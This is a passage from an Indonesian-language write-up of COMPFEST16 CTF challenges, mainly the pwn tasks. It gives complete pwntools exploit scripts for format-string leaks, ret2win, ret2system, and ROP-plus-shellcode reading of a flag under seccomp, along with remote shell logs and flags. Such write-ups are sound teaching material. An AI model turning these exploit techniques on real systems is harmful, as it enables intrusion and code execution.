[HKEY_USERS\target\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\Folder]
"MRUListEx"=hex:01,00,00,00,00,00,00,00,ff,ff,ff,ff
"0"=hex:44,00,6f,00,77,00,6e,00,6c,00,6f,00,61,00,64,00,73,00,00,00,68,00,32,\
  00,00,00,00,00,00,00,00,00,00,00,44,6f,77,6e,6c,6f,61,64,73,2e,6c,6e,6b,00,\
  4c,00,09,00,04,00,ef,be,00,00,00,00,00,00,00,00,2e,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,44,00,6f,00,\
  77,00,6e,00,6c,00,6f,00,61,00,64,00,73,00,2e,00,6c,00,6e,00,6b,00,00,00,1c,\
  00,00,00
"1"=hex:73,00,6d,00,30,00,30,00,74,00,68,00,63,00,72,00,31,00,6d,00,31,00,6e,\
  00,61,00,6c,00,00,00,78,00,32,00,00,00,00,00,00,00,00,00,00,00,73,6d,30,30,\
  74,68,63,72,31,6d,31,6e,61,6c,2e,6c,6e,6b,00,00,56,00,09,00,04,00,ef,be,00,\
  00,00,00,00,00,00,2e,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,00,00,00,00,00,00,73,00,6d,00,30,00,30,00,74,00,68,00,63,\
  00,72,00,31,00,6d,00,31,00,6e,00,61,00,6c,00,2e,00,6c,00,6e,00,6b,00,00,00,\
  22,00,00,00
"part1"=hex:00,00,00,00,00,00,00,00,70,61,72,74,20,31,3a,20,43,4f,4d,50,46,45,\
  53,54,31,36,7b,79,30,75,5f
```

Dimasukkan ke dalam Cyberchef,



Sehingga, flag COMPFEST16{y0u_gOt_h4cK3d_bY_a_(name of hacker)_148d87df4f}, untuk "name of hacker", kami coba untuk memasukkan username yang terlihat pada registry, yaitu "sm00thcr1m1nal", sehingga **"COMPFEST16{y0u_gOt_h4cK3d_bY_a_sm00thcr1m1nal_148d87df4f}"**.

PWN

gampanglah

Flag: COMPFEST16{1t_supp0s3d_t0_b3_4_3z_w4rm_up_ch4ll3ng3_754bf0400c}

Diberikan sebuah binary:

```
gampanglah main +12 !5 ?14 ❯ checksec gampanglah
[*] '/mnt/d/ctf-writeups/COMPFEST CTF 2024/quals/gampanglah/gampanglah'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)

gampanglah main +12 !5 ?14 ❯
```

Kalo main nya di decompile:

Decompile: main - (gampanglah)

```
1
2 undefined8 main(void)
3
4 {
5   long in_FS_OFFSET;
6   int i;
7   char fmtstr [72];
8   long canary;
9
10  canary = *(long *)(in_FS_OFFSET + 0x28);
11  setup();
12  key = get_rand();
13  puts("Welcome to COMPFEST 16. Can you help me test this XOR function?\n");
14  puts("You only got 2 chances!");
15  for (i = 0; i < 2; i = i + 1) {
16    printf("> ");
17    gets(fmtstr);
18    xor(fmtstr,key);
19    printf("Here is your XORed result : ");
20    printf(fmtstr);
21    putchar(10);
22  }
23  puts("Thanks for joining COMPFEST16");
24  if (canary != *(long *)(in_FS_OFFSET + 0x28)) {
25                    /* WARNING: Subroutine does not return */
26    __stack_chk_fail();
27  }
28  return 0;
29 }
30
```

Ada format string vulnerability, tapi payload kita di xor sama key, kalo kita analisis key nya itu dia didapat dari PRNG binary nya.

Decompile: get_rand - (gampanglah)

```
1
2  int get_rand(void)
3
4  {
5    int iVar1;
6    time_t tVar2;
7
8    tVar2 = time((time_t *)0x0);
9    srand((uint)tVar2);
10   iVar1 = FUN_00401160();
11   return iVar1 % 0x100;
12 }
13
```

Yaudah kita tinggal simulasiin PRNG nya di script kita, trus encrypt payload kita, karena berlaku:

a ^ b = c
a ^ c = b

Kita tinggal encrypt payload kita pake random number yang di generate, ntar di binary bakal ke-decrypt sendiri. Kalo kita input “%p%p%p” yang di xor dengan random number kita, ntar di binary bakal ke decrypt sebagai “%p%p%p” juga dan terjadi fmtstr vuln.

Sisanya tinggal leak canary, dan ret2system.

solve.py

```python
#!/usr/bin/python3
from pwn import *
from ctypes import CDLL
# ===========================================================
#                          SETUP
# ===========================================================
exe = './gampanglah_patched' # <-- change this
elf = context.binary = ELF(exe, checksec=True)
libc = './libc.so.6'
libc = ELF(libc, checksec=False)
libr = CDLL('./libc.so.6')
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h"]
host, port = 'challenges.ctf.compfest.id', 9006 # <-- change this

def initialize(argv=[]):
    if args.GDB:
```

```
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
'''.format(**locals())


# ===========================================================
#                          EXPLOITS
# ===========================================================
def exploit():
    global io
    io = initialize()
    rop = ROP(exe)

    libr.srand(libr.time(None))
    rand = libr.rand() % 0x100
    info(f'rand: {hex(rand)}')

    payload = xor(b'%17$p|%19$p', rand)
    io.sendlineafter(b'>', payload)

    io.recvuntil(b'Here is your XORed result : ')

    canary = int(io.recvuntil(b'|', drop=True).strip(), 16)
    libc.address = int(io.recvuntil(b'\n').strip(), 16) - 0x24083

    info(f'canary: {hex(canary)}')
    info(f'libc: {hex(libc.address)}')

    rop = ROP(libc)
    offset = 72
    rop.raw(b'A' * offset)
    rop.raw(canary)
    rop.call(rop.ret.address)
    rop.call(rop.ret.address)
    rop.system(next(libc.search(b'/bin/sh\x00')))
    io.sendlineafter(b'>', rop.chain())
    io.interactive()
```

```python
if __name__ == '__main__':
    exploit()
```

```
\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x
1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c\x1c
Thanks for joining COMPFEST16
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x59 bytes:
    b'bin\n'
    b'chall\n'
    b'chall.c\n'
    b'dev\n'
    b'flag.txt\n'
    b'ld-linux-x86-64.so.2\n'
    b'lib\n'
    b'lib32\n'
    b'lib64\n'
    b'libc.so.6\n'
    b'libx32\n'
    b'usr\n'
bin
chall
chall.c
dev
flag.txt
ld-linux-x86-64.so.2
lib
lib32
lib64
libc.so.6
libx32
usr
$ cat flag*
[DEBUG] Sent 0xa bytes:
    b'cat flag*\n'
[DEBUG] Received 0x3f bytes:
    b'COMPFEST16{1t_supp0s3d_t0_b3_4_3z_w4rm_up_ch4ll3ng3_754bf0400c}'
COMPFEST16{1t_supp0s3d_t0_b3_4_3z_w4rm_up_ch4ll3ng3_754bf0400c}$
```

return to me

Flag: COMPFEST16{th1s_1s_th3_ST4rT_0f_y0UR_pwn1ng_J0URn3y_g00d_lUCk_n_hv3_funn_8e02c8c921}

Diberikan sebuah binary:

```
return to me main +12 !5 ?14 ❯ checksec return2me
[*] '/mnt/d/ctf-writeups/COMPFEST CTF 2024/quals/return to me/return2me'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled

return to me main +12 !5 ?14 ❯
```

- No canary berarti bisa di overflow dengan mudah

Ini ret2win biasa sih, di awal juga udah langsung dikasih address win nya. Tinggal cari-cari offset aja abistu ret2win kayak biasa, buat bypass strlen bisa pake nullbyte.

solve.py

```python
#!/usr/bin/python3
from pwn import *

# ===========================================================
#                          SETUP
# ===========================================================
exe = './return2me_patched' # <-- change this
elf = context.binary = ELF(exe, checksec=True)
# libc = '/lib/x86_64-linux-gnu/libc.so.6'
# libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h"]
host, port = 'challenges.ctf.compfest.id', 9013 # <-- change this

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)
```

```python
gdbscript = '''
init-pwndbg
'''.format(**locals())

# ===========================================================
#                          EXPLOITS
# ===========================================================
def exploit():
    global io
    io = initialize()
    rop = ROP(exe)

    io.recvuntil(b'0x')
    win = int(io.recvline().strip(), 16)
    log.info(f'win: {hex(win)}')

    offset = 40
    payload = b'\x00' * offset
    payload += p64(win)

    io.sendline(payload)
    io.interactive()

if __name__ == '__main__':
    exploit()
```

```
tmux

return to me main +12 !5 ?14 ❯ code solve.py

return to me main +12 !5 ?14 ❯ python3 solve.py REMOTE
[*] '/mnt/d/ctf-writeups/COMPFEST CTF 2024/quals/return to me/return2me_patched'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to challenges.ctf.compfest.id on port 9013: Done
[*] Loaded 14 cached gadgets for './return2me_patched'
[DEBUG] Received 0x14 bytes:
    b'pwn sanity check ehe'
[DEBUG] Received 0x44 bytes:
    b'\n'
    b'ups, i leak my secret : 0x563789976272\n'
    b'try to hack me, if you can~\n'
[*] win: 0x563789976272
[DEBUG] Sent 0x31 bytes:
    00000000  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |····|····|····|····|
    *
    00000020  00 00 00 00  00 00 00 00  72 62 97 89  37 56 00 00  |····|····|rb··|7V··|
    00000030  0a                                                  |·|
    00000031
[*] Switching to interactive mode
try to hack me, if you can~
[DEBUG] Received 0x6 bytes:
    b'see ya'
see ya[DEBUG] Received 0x70 bytes:
    b'\n'
    b'ret2win or ret2me mwehehe\n'
    b'COMPFEST16{th1s_1s_th3_ST4rT_0f_y0UR_pwn1ng_J0URn3y_g00d_lUCk_n_hv3_funn_8e02c8c921}\n'

ret2win or ret2me mwehehe
COMPFEST16{th1s_1s_th3_ST4rT_0f_y0UR_pwn1ng_J0URn3y_g00d_lUCk_n_hv3_funn_8e02c8c921}
$
[0] 0:python3*                                                  "Mirai" 21:40 31-Aug-24
```

Brainrot Song Library

Flag: COMPFEST16{r0tt3n_br4iN_r0tTeN_st4ck_RoTt3N_m1nd_4nD_r0ttEn_f0rm4t_sTr1N6_de598a0093}

Diberikan sebuah binary:

```
Brainrot Song Library main +12 !5 ?14 ❯ checksec chall
[*] '/mnt/d/ctf-writeups/COMPFEST CTF 2024/quals/Brainrot Song Library/chall'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)

Brainrot Song Library main +12 !5 ?14 ❯
```


- NO PIE berarti base address dari binary nya bakal selalu sama.

Ini juga ada seccomp nya.


```
Brainrot Song Library main +12 !5 ?14 ❯ seccomp-tools dump ./chall
 line  CODE  JT   JF      K
═════════════════════════════════
 0000: 0x20 0x00 0x00 0x00000000  A = sys_number
 0001: 0x15 0x13 0x00 0x00000000  if (A == read) goto 0021
 0002: 0x15 0x12 0x00 0x00000001  if (A == write) goto 0021
 0003: 0x15 0x11 0x00 0x00000002  if (A == open) goto 0021
 0004: 0x15 0x10 0x00 0x00000003  if (A == close) goto 0021
 0005: 0x15 0x0f 0x00 0x00000005  if (A == fstat) goto 0021
 0006: 0x15 0x0e 0x00 0x00000008  if (A == lseek) goto 0021
 0007: 0x15 0x0d 0x00 0x00000009  if (A == mmap) goto 0021
 0008: 0x15 0x0c 0x00 0x0000000a  if (A == mprotect) goto 0021
 0009: 0x15 0x0b 0x00 0x0000000b  if (A == munmap) goto 0021
 0010: 0x15 0x0a 0x00 0x0000000c  if (A == brk) goto 0021
 0011: 0x15 0x09 0x00 0x00000011  if (A == pread64) goto 0021
 0012: 0x15 0x08 0x00 0x00000012  if (A == pwrite64) goto 0021
 0013: 0x15 0x07 0x00 0x0000004e  if (A == getdents) goto 0021
 0014: 0x15 0x06 0x00 0x000000ca  if (A == futex) goto 0021
 0015: 0x15 0x05 0x00 0x000000d9  if (A == getdents64) goto 0021
 0016: 0x15 0x04 0x00 0x000000e7  if (A == exit_group) goto 0021
 0017: 0x15 0x03 0x00 0x00000101  if (A == openat) goto 0021
 0018: 0x15 0x02 0x00 0x00000106  if (A == newfstatat) goto 0021
 0019: 0x15 0x01 0x00 0x0000013e  if (A == getrandom) goto 0021
 0020: 0x06 0x00 0x00 0x00000000  return KILL
 0021: 0x06 0x00 0x00 0x7fff0000  return ALLOW
```

Cuma allow syscall yang diatas, lumayan banyak tapi gak bisa instant shell sadge.

Kalo kita liat decompile main nya:



Kita bisa view, dan read file. Jika kita lihat pada fungsi readFile():



Bisa dilihat terdapat format string vulnerability yang terjadi jika inputan nya begini:

```
Brainrot Song Library main +12 !5 ?14 ❯ ./chall
Welcome to Brainrot Song Library!
We have a catalogue of brainrot-ified songs' lyrics you can read.
1) View song file name catalogue
2) Read song lyrics
3) Exit
> 2

You're about to see the contents of never-gonna-rizz-you-up.txt. Is that correct? (Y/N) N
Input the song file name you want to see: %p %p %p
The song file 0x7ffd5fb3e520 (nil) (nil) is not found.

Welcome to Brainrot Song Library!
We have a catalogue of brainrot-ified songs' lyrics you can read.
1) View song file name catalogue
2) Read song lyrics
3) Exit
> 
```

Jadi pertama-tama kita leak salah satu fungsi GOT dengan teknik yang diajarkan oleh @Hygge (🙏🙏🙏). Yaitu crafting pointer ke arah GOT entry lalu direference menggunakan “%s”. Ini terbukti lebih pasti leak nya daripada pakai offset-offset gak jelas.

```
payload = b'%11$s|||'
payload += p64(elf.got['puts'])
fmtstr(payload)

io.recvuntil(b'file ')
puts = u64(io.recv(6).ljust(8, b'\x00'))
libc.address = puts - libc.sym['puts']
info(f'libc base: {hex(libc.address)}')
```


Abis itu kita lakukan stack leak, supaya bisa hitung offset ke RIP stack frame sekarang.

```
payload = b'%p'
fmtstr(payload)
io.recvuntil(b'0x')
stack_leak = int(io.recvn(12), 16)
info(f'Stack leak: {hex(stack_leak)}')
rip = stack_leak + 0x21f8
info(f'rip: {hex(rip)}')
```

Karena address yang menyimpan RIP sudah ditemukan, saya memutuskan untuk menggunakan **shellcode** di page yang menaungi .bss untuk melakukan leak nama flag. Pertama-tama saya ROP dulu buat panggil **mprotect** di address **0x40400**, lalu saya panggil **read** di **0x404100**, jadi saya naro shellcode nya di 0x404100, lalu saya send shellcode nya buat **open current dir -> getdents64 -> write to stdout**

shellcode.asm

```
    BITS 64
    DEFAULT REL

    section .text
    global _start

_start:
; open current directory
    xor rax, rax
    lea rdi, [rel dir]
    xor rsi, rsi
    xor rdx, rdx
    mov al, 2
    syscall

    ; getdents64
    mov rdi, rax
    lea rsi, 0x404200
    mov rdx, 0x100
    xor rax, rax
    mov al, 78
    syscall

    ; write to stdout
    mov rdi, 1
    mov rsi, 0x404200
    mov rdx, 0x100
    mov rax, 1
    syscall

dir: db "./", 0
```



Ditemukan bahwa nama flag nya **flag-7c76921b144b830737737d5d7f6dd4d7.txt**. Kalo udah nemu nama file flag nya, tinggal kita ganti shellcode nya buat ORW flag nya.

shellcode.asm

```
    BITS 64
    DEFAULT REL

    section .text
    global _start

_start:
    ; open flag
    xor rax, rax
    lea rdi, [rel flag]
    xor rsi, rsi
    xor rdx, rdx
    mov al, 2
    syscall

    ; read flag
    mov rdi, rax
    lea rsi, 0x404200
    mov rdx, 0x100
    xor rax, rax
    syscall
```

```
    ; write flag
    mov rdi, 1
    mov rsi, 0x404200
    mov rdx, 0x100
    mov rax, 1
    syscall

flag: db "flag-7c76921b144b830737737d5d7f6dd4d7.txt", 0
```

Berikut full solve script:

solve.py


```
#!/usr/bin/python3
from pwn import *
from subprocess import run

# ===========================================================
#                          SETUP
# ===========================================================
exe = './chall_patched' # <-- change this
elf = context.binary = ELF(exe, checksec=True)
libc = './libc.so.6'
libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h"]
host, port = 'challenges.ctf.compfest.id', 9008 # <-- change this

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
break *main+205
'''.format(**locals())


# ===========================================================
```

```
#                          NOTES
# ================================================

#  line  CODE  JT   JF      K
# =================================
#  0000: 0x20 0x00 0x00 0x00000000  A = sys_number
#  0001: 0x15 0x13 0x00 0x00000000  if (A == read) goto 0021
#  0002: 0x15 0x12 0x00 0x00000001  if (A == write) goto 0021
#  0003: 0x15 0x11 0x00 0x00000002  if (A == open) goto 0021
#  0004: 0x15 0x10 0x00 0x00000003  if (A == close) goto 0021
#  0005: 0x15 0x0f 0x00 0x00000005  if (A == fstat) goto 0021
#  0006: 0x15 0x0e 0x00 0x00000008  if (A == lseek) goto 0021
#  0007: 0x15 0x0d 0x00 0x00000009  if (A == mmap) goto 0021
#  0008: 0x15 0x0c 0x00 0x0000000a  if (A == mprotect) goto 0021
#  0009: 0x15 0x0b 0x00 0x0000000b  if (A == munmap) goto 0021
#  0010: 0x15 0x0a 0x00 0x0000000c  if (A == brk) goto 0021
#  0011: 0x15 0x09 0x00 0x00000011  if (A == pread64) goto 0021
#  0012: 0x15 0x08 0x00 0x00000012  if (A == pwrite64) goto 0021
#  0013: 0x15 0x07 0x00 0x0000004e  if (A == getdents) goto 0021
#  0014: 0x15 0x06 0x00 0x000000ca  if (A == futex) goto 0021
#  0015: 0x15 0x05 0x00 0x000000d9  if (A == getdents64) goto 0021
#  0016: 0x15 0x04 0x00 0x000000e7  if (A == exit_group) goto 0021
#  0017: 0x15 0x03 0x00 0x00000101  if (A == openat) goto 0021
#  0018: 0x15 0x02 0x00 0x00000106  if (A == newfstatat) goto 0021
#  0019: 0x15 0x01 0x00 0x0000013e  if (A == getrandom) goto 0021
#  0020: 0x06 0x00 0x00 0x00000000  return KILL
#  0021: 0x06 0x00 0x00 0x7fff0000  return ALLOW

def fmtstr(payload):
    io.sendlineafter(b'>', b'2')
    io.sendlineafter(b')', b'N')
    io.sendlineafter(b':', payload)



# ============================================================
#                          EXPLOITS
# ============================================================
def exploit():
    global io
    io = initialize()
    rop = ROP(elf)

    offset = 10
```

```
    payload = b'%11$s|||'
    payload += p64(elf.got['puts'])
    fmtstr(payload)

    io.recvuntil(b'file ')
    puts = u64(io.recv(6).ljust(8, b'\x00'))
    libc.address = puts - libc.sym['puts']
    info(f'libc base: {hex(libc.address)}')

    payload = b'%p'
    fmtstr(payload)
    io.recvuntil(b'0x')
    stack_leak = int(io.recvn(12), 16)
    info(f'Stack leak: {hex(stack_leak)}')
    rip = stack_leak + 0x21f8
    info(f'rip: {hex(rip)}')

    rop = ROP(libc)

    # make bss executable
    payload = fmtstr_payload(offset, {rip: rop.rdi.address}, write_size='short')
    fmtstr(payload)

    info(f'len: {len(payload)}')
    payload = fmtstr_payload(offset, {rip + 8: 0x404000}, write_size='short')
    fmtstr(payload)

    payload = fmtstr_payload(offset, {rip + 16: rop.rsi.address},
write_size='short')
    fmtstr(payload)

    payload = fmtstr_payload(offset, {rip + 24: 0x1000}, write_size='short')
    fmtstr(payload)

    payload = fmtstr_payload(offset, {rip + 32: rop.rdx.address},
write_size='short')
    fmtstr(payload)

    payload = fmtstr_payload(offset, {rip + 40: 7}, write_size='short')
    fmtstr(payload)

    payload = fmtstr_payload(offset, {rip + 48: 0}, write_size='short')
    fmtstr(payload)
```

```
    payload = fmtstr_payload(offset, {rip + 56: libc.sym['mprotect']},
write_size='short')
    fmtstr(payload)

    # call read to 0x404100
    payload = fmtstr_payload(offset, {rip + 64: rop.rdi.address},
write_size='short')
    fmtstr(payload)

    payload = fmtstr_payload(offset, {rip + 72: 0}, write_size='short')
    fmtstr(payload)

    payload = fmtstr_payload(offset, {rip + 80: rop.rsi.address},
write_size='short')
    fmtstr(payload)

    payload = fmtstr_payload(offset, {rip + 88: 0x404100}, write_size='short')
    fmtstr(payload)

    payload = fmtstr_payload(offset, {rip + 96: rop.rdx.address},
write_size='short')
    fmtstr(payload)

    payload = fmtstr_payload(offset, {rip + 104: 0x100}, write_size='short')
    fmtstr(payload)

    payload = fmtstr_payload(offset, {rip + 112: 0}, write_size='short')
    fmtstr(payload)

    payload = fmtstr_payload(offset, {rip + 120: libc.sym['read']},
write_size='short')
    fmtstr(payload)

    payload = fmtstr_payload(offset, {rip + 128: rop.ret.address},
write_size='short')
    fmtstr(payload)

